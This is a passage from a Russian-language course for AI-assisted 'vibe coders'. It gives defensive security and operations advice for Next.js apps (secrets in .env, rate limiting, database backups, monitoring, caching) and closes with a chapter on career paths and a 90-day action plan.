Insecure Deserialization	Подмена данных в запросах	Валидация на бэкенде (Zod)

Переменные окружения (.env)

Зачем нужны

Переменные окружения хранят секреты: API-ключи, пароли, токены. Они не попадают в код и не коммитятся в git.

Структура .env файлов в Next.js

```
# .env.local (НЕ коммитится, только для локальной разработки)
DATABASE_URL=postgresql://user:password@localhost:5432/mydb
OPENAI_API_KEY=sk-proj-xxxxxxxxxxxx
STRIPE_SECRET_KEY=sk_test_xxxxxxxxxxxx
BOT_TOKEN=7123456789:AAHdqTcvCH1vGWJxfSeofSAs0K5PALDsaw

# .env.example (коммитится -- шаблон для других разработчиков)
DATABASE_URL=postgresql://user:password@host:5432/dbname
OPENAI_API_KEY=your_openai_key
STRIPE_SECRET_KEY=your_stripe_key
BOT_TOKEN=your_bot_token
```

Правила работы с .env

1. НИКОГДА не коммитьте .env в git
2. Добавьте .env* в .gitignore (кроме .env.example)

3. Создайте .env.example с пустыми значениями
4. На хостинге (Vercel, Railway) задавайте переменные через UI
5. Не передавайте ключи в мессенджерах -- используйте менеджер паролей
6. Ротируйте ключи регулярно (раз в 3-6 месяцев)

Публичные vs серверные переменные в Next.js

Серверные (без префикса):
  DATABASE_URL — доступен только на сервере
  STRIPE_SECRET_KEY — доступен только на сервере

Публичные (с префиксом NEXT_PUBLIC_):
  NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY — доступен в браузере
  NEXT_PUBLIC_SITE_URL — доступен в браузере

Правило: секреты — НИКОГДА не ставьте NEXT_PUBLIC_

Что делать, если ключ утёк

1. Немедленно отзовите ключ (в панели провайдера)
2. Создайте новый ключ
3. Обновите .env на всех серверах
4. Проверьте логи на подозрительную активность
5. Если утёк в git -- ключ скомпрометирован навсегда
   (даже если удалить коммит, он остаётся в истории)

Rate Limiting

Зачем нужен

Rate limiting ограничивает количество запросов от одного пользователя. Без него: - Один пользователь может обрушить ваш сервер тысячами запросов - Боты могут перебирать пароли (brute force) - API OpenAI/Claude может стоить вам сотни долларов за ночь

Реализация в Next.js

```
// Простой rate limiter на основе Map
const rateLimitMap = new Map();

function rateLimit(ip, limit = 10, windowMs = 60000) {
  const now = Date.now();

  if (!rateLimitMap.has(ip)) {
    rateLimitMap.set(ip, { count: 1, startTime: now });
    return true;
  }

  const data = rateLimitMap.get(ip);

  if (now - data.startTime > windowMs) {
    // Окно сброшено
    rateLimitMap.set(ip, { count: 1, startTime: now });
    return true;
  }

  if (data.count >= limit) {
```

```
    return false; // Лимит превышен
  }

  data.count++;
  return true;
}
```

Рекомендации по лимитам

Эндпоинт	Лимит	Окно
Обычные страницы	100 запросов	1 минута
API	30 запросов	1 минута
AI-эндпоинты (GPT/Claude)	10 запросов	1 минута
Авторизация (логин)	5 попыток	15 минут
Регистрация	3 попытки	1 час

Готовые решения

```
- Vercel: встроенный rate limiting (Edge Middleware)
- Upstash: Redis-based rate limiting (бесплатный тариф)
- Cloudflare: rate limiting на уровне CDN
- next-rate-limit: npm-пакет для Next.js
```

Бэкапы базы данных

Почему это критично

Данные -- самый ценный актив вашего проекта. Код можно переписать за неделю. Данные, потерянные без бэкапа -- нельзя восстановить никогда.

Стратегия бэкапов 3-2-1

```
3 копии данных
2 разных типа хранения (облако + локально)
1 копия вне основного сервера (offsite)
```

Бэкапы в Supabase

Supabase делает автоматические бэкапы: - **Free план:** ежедневные бэкапы, хранятся 7 дней - **Pro план ($25/мес):** ежедневные бэкапы, хранятся 30 дней, Point-in-Time Recovery

Ручной бэкап PostgreSQL

```
# Создать бэкап
pg_dump -h db.xxxxx.supabase.co -U postgres -d postgres > backup_2026-03-25.sql

# Восстановить из бэкапа
psql -h db.xxxxx.supabase.co -U postgres -d postgres < backup_2026-03-25.sql
```

Автоматизация бэкапов

```
# Cron-задача: бэкап каждый день в 3:00
0 3 * * * pg_dump -h $DB_HOST -U postgres -d postgres | gzip > /backups/db_$(date +\%Y\%m\%d).sql.gz
```

```
# Удалять бэкапы старше 30 дней
0 4 * * * find /backups -name "db_*.sql.gz" -mtime +30 -delete
```

Чеклист бэкапов

- ☐ Автоматические ежедневные бэкапы настроены
- ☐ Бэкапы хранятся минимум 30 дней
- ☐ Хотя бы одна копия -- вне основного сервера
- ☐ Восстановление из бэкапа протестировано (хотя бы раз)
- ☐ Критичные данные бэкапятся перед деплоем

Мониторинг

Зачем мониторить

Ваш проект упал в 3 часа ночи. Без мониторинга вы узнаете об этом утром -- из гневного письма клиента. С мониторингом -- получите уведомление через 30 секунд.

Sentry: отслеживание ошибок

Sentry перехватывает ошибки в вашем приложении и отправляет уведомления. Вы видите: какая ошибка, у какого пользователя, на какой странице, с каким браузером.

```
// Установка
// npm install @sentry/nextjs

// sentry.client.config.js
import * as Sentry from '@sentry/nextjs';

Sentry.init({
  dsn: process.env.NEXT_PUBLIC_SENTRY_DSN,
  tracesSampleRate: 0.1, // 10% запросов для performance monitoring
});
```

Стоимость: бесплатно до 5000 ошибок/мес. Для микро-SaaS -- достаточно.

Vercel Analytics

Если деплоите на Vercel -- аналитика встроена.

- Web Vitals: скорость загрузки, интерактивность
- Посещаемость: страницы, пользователи, источники
- Функции: время выполнения серверных функций
- Логи: ошибки и запросы в реальном времени

Стоимость: бесплатно на Hobby-плане (базовая аналитика).

Uptime-мониторинг

Сервисы, которые пингуют ваш сайт каждые 5 минут и уведомляют, если он не отвечает:

Сервис	Бесплатно	Интервал
UptimeRobot	50 мониторов	5 минут
Better Stack	10 мониторов	3 минуты
Vercel	Встроено	Автоматически

Что мониторить (минимум)

```
1. Uptime (сайт работает или нет)
2. Ошибки (5xx, необработанные исключения)
3. Время ответа (если > 3 секунд -- проблема)
4. Использование API (чтобы не превысить лимиты)
5. Расходы (Vercel, Supabase, OpenAI -- уведомления при превышении)
```

Масштабирование

Edge Functions

Обычные серверные функции работают в одном дата-центре. Edge Functions работают на 30+ серверах по всему миру -- ближе к пользователю, быстрее ответ.

```
Обычная функция:
  Пользователь (Москва) → Сервер (US-East) → Ответ
  Задержка: 200-300ms

Edge Function:
  Пользователь (Москва) → Ближайший Edge (Европа) → Ответ
  Задержка: 30-50ms
```

В Next.js Edge Functions включаются одной строкой:

```
// app/api/fast/route.js
export const runtime = 'edge'; // Одна строка -- и функция на Edge

export async function GET() {
  return Response.json({ status: 'fast' });
}
```

CDN (Content Delivery Network)

CDN -- сеть серверов, которая кэширует статику (картинки, CSS, JS) и раздаёт её с ближайшего сервера.

```
Без CDN:
  Все запросы → ваш сервер → медленно для дальних пользователей

С CDN:
  Статика → ближайший CDN-узел → быстро для всех
```

Vercel и Cloudflare включают CDN автоматически. Если вы деплоите на Vercel -- CDN уже работает.

Кэширование

Кэширование -- это сохранение результата, чтобы не вычислять его каждый раз.

```
Без кэша:
  Каждый запрос → запрос к базе → обработка → ответ (200ms)
  1000 запросов = 1000 обращений к базе

С кэшем:
  Первый запрос → база → сохранить в кэш → ответ (200ms)
  Следующие 999 запросов → из кэша → ответ (5ms)
```

Типы кэширования в Next.js

Тип	Где	Для чего
ISR	Сервер	Статические страницы, обновляемые раз в N секунд
Data Cache	Сервер	Результаты fetch-запросов
Router Cache	Браузер	Навигация между страницами
Full Route Cache	CDN	Полные страницы

```
// ISR: страница обновляется каждые 60 секунд
// app/blog/page.js
export const revalidate = 60;

export default async function BlogPage() {
  const posts = await fetch('https://api.example.com/posts');
  return <BlogList posts={posts} />;
}
```

Когда масштабировать

```
Не масштабируйте заранее. Масштабируйте, когда:

✗ 10 пользователей — не нужно
✗ 100 пользователей — не нужно
✓ 1000 пользователей — начинайте думать
✓ 10 000 пользователей — масштабируйте активно

Преждевременная оптимизация — враг продуктивности.
Сначала сделайте продукт, который люди хотят.
Потом думайте о скорости.
```

Чеклист безопасности перед деплоем

```
Секреты:
☐ Все API-ключи в переменных окружения (.env)
☐ .env добавлен в .gitignore
☐ Нет захардкоженных паролей/токенов в коде
☐ NEXT_PUBLIC_ только для публичных данных

Авторизация:
☐ Пароли хэшируются (bcrypt/argon2)
☐ JWT-токены имеют срок действия
☐ Защита от brute force (rate limiting на логин)
☐ HTTPS включён (Vercel делает автоматически)

Ввод данных:
☐ Весь пользовательский ввод валидируется (Zod)
☐ SQL-запросы через ORM (Prisma/Drizzle)
☐ Нет dangerouslySetInnerHTML с пользовательскими данными
☐ Файловые загрузки проверяются (тип, размер)

Инфраструктура:
☐ Бэкапы настроены и протестированы
☐ Мониторинг ошибок (Sentry) подключён
```

☐ Rate limiting на API-эндпоинтах

☐ CORS настроен (только нужные домены)

☐ Логирование без чувствительных данных

Практические примеры

Пример 1: Защита AI-эндпоинта

У вас микро-SaaS с AI-функцией. Без защиты один пользователь может отправить 1000 запросов к OpenAI API и вы заплатите $50 за ночь. Решение: rate limiting (10 запросов/минуту), проверка подписки (бесплатный план -- 20 запросов/день), мониторинг расходов (уведомление при $10/день).

Пример 2: Утечка API-ключа

Джуниор закоммитил `.env` в публичный репозиторий. Через 5 минут бот нашёл ключ, через 10 минут на OpenAI потрачено $200. Решение: .gitignore с первого коммита, git-secrets (инструмент, который блокирует коммиты с секретами), ротация ключей каждые 3 месяца.

Пример 3: Масштабирование блога

Статья попала на Hacker News, 50 000 посетителей за день. Без кэша: сервер упал через 10 минут. С ISR (revalidate: 60): страница отдаётся из кэша, сервер даже не заметил нагрузку.

Частые ошибки

1. **"Мой проект маленький, меня не взломают."** Взламывают автоматически. Боты сканируют весь интернет. Размер проекта не имеет значения -- уязвимость есть уязвимость.
2. **Хранить секреты в коде.** Один раз закоммитили API-ключ в git -- он скомпрометирован навсегда. Даже если удалите коммит -- он останется в истории. Только .env, только .gitignore.
3. **Нет бэкапов.** "У меня Supabase, данные в облаке, что может пойти не так?" Случайный DELETE без WHERE. Баг в миграции. Вы сами удалили не ту таблицу. Бэкап -- ваша страховка.
4. **Масштабировать до запуска.** Три сервера, Redis-кластер, Kubernetes -- а пользователей ноль. Не тратьте время на масштабирование, пока нет нагрузки. Vercel + Supabase держат тысячи пользователей без настройки.
5. **Нет мониторинга.** Сайт лежит 6 часов, вы узнаёте из Telegram-чата. UptimeRobot бесплатный и настраивается за 5 минут. Sentry тоже бесплатный для малых проектов.
6. **Игнорировать rate limiting.** Без лимитов ваш AI-эндпоинт -- бесплатный API для всего интернета. 10 запросов в минуту -- и ваш бюджет в безопасности.

Домашнее задание

Задание 1: Аудит безопасности

Возьмите один из своих проектов и пройдите чеклист безопасности. Сколько пунктов выполнено? Исправьте хотя бы 3 незакрытых пункта.

Задание 2: Мониторинг

Подключите UptimeRobot (бесплатно) к одному из своих задеплоенных проектов. Настройте уведомление в Telegram при даунтайме.

Задание 3: Rate Limiting

Добавьте rate limiting к AI-эндпоинту в одном из своих проектов. Лимит: 10 запросов в минуту на пользователя. Проверьте, что при превышении возвращается ошибка 429.

Итоги

- Безопасность -- не опция, а необходимость. Боты сканируют уязвимости автоматически
- OWASP Top 3: XSS, SQL-инъекции, CSRF -- знайте и защищайтесь
- Все секреты -- в .env, никогда в коде. .gitignore -- ваш первый файл
- Rate limiting защищает от перегрузки и неконтролируемых расходов на AI API
- Бэкапы по правилу 3-2-1: три копии, два типа хранения, одна удалённая
- Мониторинг: Sentry (ошибки) + UptimeRobot (аптайм) + Vercel Analytics (производительность)
- Масштабирование: Edge Functions, CDN, кэширование -- но только когда нужно
- Сначала безопасность, потом масштабирование, и всегда -- после того, как есть пользователи

Глава 30. Из вайбкодера в технического предпринимателя

Введение

Это последний урок курса. И он не про код. Он про вас.

За три блока вы прошли путь от "что такое HTML" до деплоя, монетизации, безопасности и масштабирования. Вы умеете создавать сайты, ботов, SaaS, автоматизации. Вы знаете, как зарабатывать на фрилансе и строить агентство. Вы понимаете open source и безопасность.

Вопрос: что дальше?

Этот урок -- карта. Карта возможных путей: от хобби-проектов до технического предпринимательства. Мы разберём карьерные траектории, что учить дальше, почему понимание технологий -- ваше главное конкурентное преимущество, и составим конкретный план на 90 дней.

Карьерная траектория вайбкодера

Четыре уровня

```
Уровень 1: Хобби-вайбкодер
  Что делаете: проекты для себя, эксперименты
  Доход: $0
  Время: 5-10 часов/неделю
  Цель: научиться, понять основы

Уровень 2: Фрилансер
  Что делаете: проекты на заказ
  Доход: $1,000-5,000/мес
  Время: 20-40 часов/неделю
  Цель: первый стабильный доход

Уровень 3: Продуктовый предприниматель
  Что делаете: свой SaaS / агентство
  Доход: $5,000-30,000/мес
```

```
  Время: 40–60 часов/неделю
  Цель: масштабируемый бизнес

Уровень 4: Технический предприниматель
  Что делаете: компания с командой и продуктом
  Доход: $30,000+/мес
  Время: 50+ часов/неделю
  Цель: настоящая компания
```

От уровня к уровню

Переход между уровнями -- не обязательный. Многие остаются на уровне 2 (фриланс) и счастливы. Кто-то строит один микро-SaaS на уровне 3 и получает пассивный доход. Нет правильного пути -- есть ваш путь.

Но если вы хотите расти -- каждый следующий уровень требует новых навыков. И не только технических.

Уровень	Технические навыки	Бизнес-навыки
Хобби	Промпты, HTML/CSS, деплой	--
Фриланс	+ API, базы данных, боты	Продажи, переговоры
Продукт	+ платежи, аналитика, SEO	Маркетинг, unit-экономика
Компания	+ архитектура, DevOps	Управление, найм, финансы

Technical Co-Founder: ваш главный козырь

Что это

Technical co-founder (технический сооснователь) -- человек, который отвечает за технологическую сторону бизнеса. Второй самый востребованный профиль в стартап-мире после CEO.

Почему вайбкодер = идеальный technical co-founder

```
Традиционный программист:
  + Глубокие технические знания
  – Часто не понимает бизнес
  – Строит "правильно", а не "быстро"
  – Оверинжинирит

Вайбкодер:
  + Строит быстро (MVP за выходные)
  + Понимает бизнес-задачу
  + Использует AI для ускорения
  + Фокус на результате, а не на коде
  – Меньше глубины в технологиях (пока)
```

Стартапы умирают не от плохого кода. Они умирают от того, что слишком долго строили и не нашли рынок. Скорость -- ваше конкурентное преимущество.

Где искать со-основателей

Площадка	Описание
Y Combinator Co-Founder Matching	Платформа для поиска со-основателей
Indie Hackers	Сообщество предпринимателей-одиночек
Twitter/X	#buildinpublic сообщество

Площадка	Описание
Местные стартап-сообщества	Meetup-ы, хакатоны, акселераторы
Product Hunt	Запуск продуктов, нетворкинг

Как строить партнёрство

```
Правила для technical co-founder:
1. Чётко разделите зоны ответственности
   (один — продукт/технологии, другой — бизнес/продажи)
2. Договоритесь о доле заранее (обычно 50/50 на старте)
3. Используйте vesting (доля зарабатывается за 4 года)
4. Пропишите, что будет, если один уйдёт
5. Начните с малого -- совместный проект на 2-4 недели
```

Что учить дальше

TypeScript

Вы уже пишете JavaScript (через AI). TypeScript -- это JavaScript с типами. Он ловит ошибки до запуска, делает код понятнее и упрощает работу с большими проектами.

```
Зачем:
- AI пишет более надёжный код на TypeScript
- Все серьёзные проекты используют TypeScript
- Автокомплит в IDE становится умнее
- Меньше багов в продакшене

Как учить:
- Не нужно читать 500-страничную книгу
- Переведите один проект с JS на TS
- Claude отлично объясняет типы
- 2-3 недели практики -- и вы в теме
```

SQL (основы)

Supabase и Prisma абстрагируют SQL, но базовое понимание необходимо для отладки и оптимизации.

```
Что знать:
- SELECT, INSERT, UPDATE, DELETE
- JOIN (связи между таблицами)
- WHERE, ORDER BY, LIMIT
- GROUP BY и агрегатные функции (COUNT, SUM, AVG)
- Индексы (зачем нужны и когда создавать)

Как учить:
- SQLBolt (sqlbolt.com) -- интерактивный курс, 2-3 часа
- Supabase SQL Editor -- практика на своих данных
- Claude объясняет любой запрос -- спрашивайте
```

Архитектура приложений

Когда проект растёт -- структура кода становится важнее самого кода.

```
Ключевые концепции:
- Разделение ответственности (каждый файл делает одно)
- API-слой (бэкенд отдельно от фронтенда)
```

- Состояние (где хранить данные: клиент vs сервер)
- Очереди (BullMQ, Inngest -- для фоновых задач)
- Микросервисы (когда монолит становится тесным)

Когда учить:
- Когда ваш проект превышает 50 файлов
- Когда работаете в команде
- Когда проект приносит деньги и растёт

Git (продвинутый)

Вы уже знаете git add, commit, push. Для работы в команде нужно больше.

Что знать:
- Ветки (branches) -- работа над фичей отдельно от main
- Pull Requests -- код-ревью перед мержем
- Merge conflicts -- как решать конфликты
- git stash -- временно отложить изменения
- .gitignore -- что не коммитить

Roadmap обучения

Месяц 1-2: TypeScript
  Переведите один проект, разберитесь с типами

Месяц 3-4: SQL + базы данных
  SQLBolt, практика в Supabase, оптимизация запросов

Месяц 5-6: Архитектура
  Рефакторинг большого проекта, разделение на слои

Месяц 7-12: Специализация
  Выберите одно направление и углубитесь:
  - AI/ML интеграции
  - Мобильные приложения (React Native)
  - DevOps (Docker, CI/CD)
  - Data engineering

Почему понимание технологий = преимущество

В бизнесе

Без технических знаний:
  "Нам нужно приложение" → нанимаем аутсорс за $50K →
  через 6 месяцев получаем не то, что хотели → ещё $30K на доработки

С вайбкодингом:
  "Нам нужно приложение" → делаем MVP за выходные →
  тестируем с клиентами → итерируем → через месяц рабочий продукт за $500

В карьере

Роль	Зарплата без техничности	Зарплата с техничностью
Менеджер продукта	$60-80K	$100-150K (Technical PM)

Роль	Зарплата без техничности	Зарплата с техничностью
Маркетолог	$40-60K	$80-120K (Growth Hacker)
Основатель стартапа	Зависит от найма	Экономит $50-200K в год
Консультант	$100-200/час	$200-500/час (AI/Tech)

В принятии решений

Когда вы понимаете технологии, вы: - Не переплачиваете подрядчикам (знаете реальную сложность) - Быстрее валидируете идеи (MVP за выходные, а не за квартал) - Общаетесь с разработчиками на одном языке - Видите возможности, которые другие не замечают - Принимаете решения на основе понимания, а не на основе доверия

Ресурсы для роста

Сообщества

Сообщество	Для чего
Indie Hackers	Истории предпринимателей, советы, мотивация
Hacker News	Технологические новости, обсуждения
Twitter/X #buildinpublic	Публичное строительство бизнеса
Reddit r/SideProject	Демонстрация и обсуждение проектов
Product Hunt	Запуск продуктов, вдохновение

Книги и курсы

```
Бизнес:
- "The Lean Startup" (Эрик Рис) — валидация идей
- "Zero to One" (Питер Тиль) — мышление предпринимателя
- "$100M Offers" (Alex Hormozi) — как создавать предложения

Технологии:
- freeCodeCamp.org — бесплатные курсы по программированию
- SQLBolt — SQL за 3 часа
- TypeScript Handbook — официальная документация

Продуктивность:
- "Deep Work" (Cal Newport) — фокус и продуктивность
- "Atomic Habits" (James Clear) — привычки для роста
```

Инструменты для развития

```
Практика кода:
- Claude / ChatGPT — ваш AI-ментор (объясняет любой код)
- GitHub — публикуйте проекты, получайте звёзды
- Cursor IDE — кодите с AI в реальном времени

Бизнес:
- Notion — база знаний, CRM, планирование
- Stripe Atlas — регистрация компании в US за $500
- Vercel — деплой без DevOps

Контент:
- Twitter/X — строите личный бренд
```

- Substack / Telegram — рассылка для аудитории
- YouTube — видео-контент (скринкасты, туториалы)

Итоги всего курса

Что вы узнали

Блок 1 — Основы вайбкодинга:
  ✓ Промпт-инжиниринг для кода
  ✓ HTML, CSS, JavaScript через AI
  ✓ React и Next.js
  ✓ Базы данных (Supabase)
  ✓ Деплой на Vercel

Блок 2 — Продвинутые навыки:
  ✓ API интеграции (OpenAI, Claude, Stripe)
  ✓ Авторизация и пользователи
  ✓ Стилизация (Tailwind CSS)
  ✓ Автоматизации (n8n, Make)
  ✓ Git и командная работа

Блок 3 — Монетизация и масштабирование:
  ✓ Telegram-боты
  ✓ Chrome-расширения
  ✓ No-code/low-code платформы
  ✓ Автоматизации и интеграции
  ✓ Микро-SaaS
  ✓ Фриланс
  ✓ AI-агентство
  ✓ Open source
  ✓ Безопасность и масштабирование
  ✓ Карьерная траектория (этот урок)

Главные принципы, которые стоит помнить

1. Скорость важнее идеальности
   MVP за выходные > идеальный продукт через год

2. AI — усилитель, не замена
   Вы принимаете решения, AI пишет код

3. Деньги — в решении проблем
   Не ищите "гениальную идею", ищите реальную боль

4. Учитесь на практике
   Один запущенный проект > десять прочитанных книг

5. Публикуйте и получайте обратную связь
   Идеальный код в ящике стола = ноль ценности

6. Рекуррентный доход — ключ к свободе
   Подписки, поддержка, SaaS — строят финансовую стабильность

7. Сообщество > одиночество

   Нетворкинг, open source, #buildinpublic — ускоряют рост

План действий на 90 дней

Месяц 1: Фундамент (дни 1-30)

Неделя 1:

☐ Оформите GitHub-профиль (README, фото, bio, pinned repos)

☐ Выберите нишу: фриланс, SaaS или агентство

☐ Создайте портфолио-сайт (или обновите существующий)

Неделя 2:

☐ Опубликуйте 3 проекта на GitHub с хорошими README

☐ Создайте профиль на Upwork / площадке по выбору

☐ Напишите 10 потенциальным клиентам / начните валидацию идеи SaaS

Неделя 3:

☐ Получите первый заказ / соберите 50 email для SaaS

☐ Начните изучать TypeScript (переведите один проект)

☐ Подключите мониторинг к своим проектам (Sentry + UptimeRobot)

Неделя 4:

☐ Завершите первый проект / создайте MVP

☐ Попросите клиента оставить отзыв / запустите бета-тест

☐ Напишите первый пост о своём пути (#buildinpublic)

Месяц 2: Рост (дни 31-60)

Неделя 5-6:

☐ Получите 3-5 заказов / запустите продукт публично

☐ Создайте шаблон, который можно использовать повторно

☐ Начните контент-маркетинг (Twitter/Telegram, 3 поста в неделю)

☐ Пройдите SQLBolt (основы SQL)

Неделя 7-8:

☐ Поднимите цены на 20-30% (или запустите платный план)

☐ Автоматизируйте один процесс в своей работе

☐ Сделайте Pull Request в open source проект

☐ Найдите ментора или сообщество по вашему направлению

Месяц 3: Масштабирование (дни 61-90)

Неделя 9-10:

☐ Делегируйте одну задачу (помощник / подрядчик)

☐ Систематизируйте процесс работы (Notion, шаблоны)

☐ Цель по доходу: $1,000-3,000/мес (фриланс) или 50+ пользователей (SaaS)

☐ Начните изучать архитектуру приложений

Неделя 11-12:

☐ Оцените результаты за 90 дней

☐ Скорректируйте стратегию на следующий квартал

☐ Поставьте цель: $5,000/мес к 6 месяцу

☐ Продолжайте публиковать, строить, расти

Практические примеры

Пример 1: Путь фрилансера

Анна, 28 лет, маркетолог. Прошла курс по вайбкодингу. Месяц 1: создала 3 проекта для портфолио, оформила Upwork. Месяц 2: получила первые 3 заказа на лендинги (по $500). Месяц 3: 6 заказов, $3000. Через 6 месяцев: стабильные $5000/мес на фрилансе, работает 4 часа в день.

Пример 2: Путь SaaS-предпринимателя

Дмитрий, 32 года, менеджер. Увидел проблему: рестораны не умеют собирать отзывы. Создал микро-SaaS: QR-код на столе ведёт на форму отзыва, отзыв приходит в Telegram. $15/мес за ресторан. Месяц 3: 30 ресторанов, $450 MRR. Месяц 12: 200 ресторанов, $3000 MRR. Уволился с работы.

Пример 3: Путь технического предпринимателя

Сергей, 35 лет, предприниматель без технического бэкграунда. Научился вайбкодингу, создал MVP платформы для онлайн-образования за 2 месяца. Нашёл бизнес-партнёра. Привлекли первых 50 платящих клиентов. Наняли разработчика на фултайм. Через год -- $25K MRR, команда из 5 человек.

Финальные мысли

Вайбкодинг -- это не просто навык. Это суперсила.

Ещё 3 года назад, чтобы создать веб-приложение, нужно было учиться программировать 2-3 года. Или нанимать разработчика за $50-100 в час. Теперь вы можете сделать это за выходные, имея только идею и Claude.

Это не значит, что программисты больше не нужны. Наоборот -- они нужны больше, чем когда-либо. Но теперь барьер входа исчез. Любой человек с идеей и упорством может создать продукт, найти пользователей и построить бизнес.

Вы прошли этот курс. У вас есть инструменты, знания и примеры. Дальше -- дело за вами.

Не откладывайте. Откройте Claude. Опишите свою идею. Начните строить.

Итоги

- Четыре уровня пути: хобби → фриланс → продукт → компания. Выберите свой
- Technical co-founder -- самый востребованный профиль в стартапах. Вайбкодер идеально подходит
- Учите дальше: TypeScript (месяц 1-2), SQL (месяц 3-4), архитектура (месяц 5-6)
- Понимание технологий = конкурентное преимущество в любой карьере
- План на 90 дней: портфолио → первые клиенты/пользователи → масштабирование
- Главный принцип: скорость важнее идеальности. MVP за выходные > идеальный продукт через год
- Вайбкодинг -- это суперсила. Используйте её
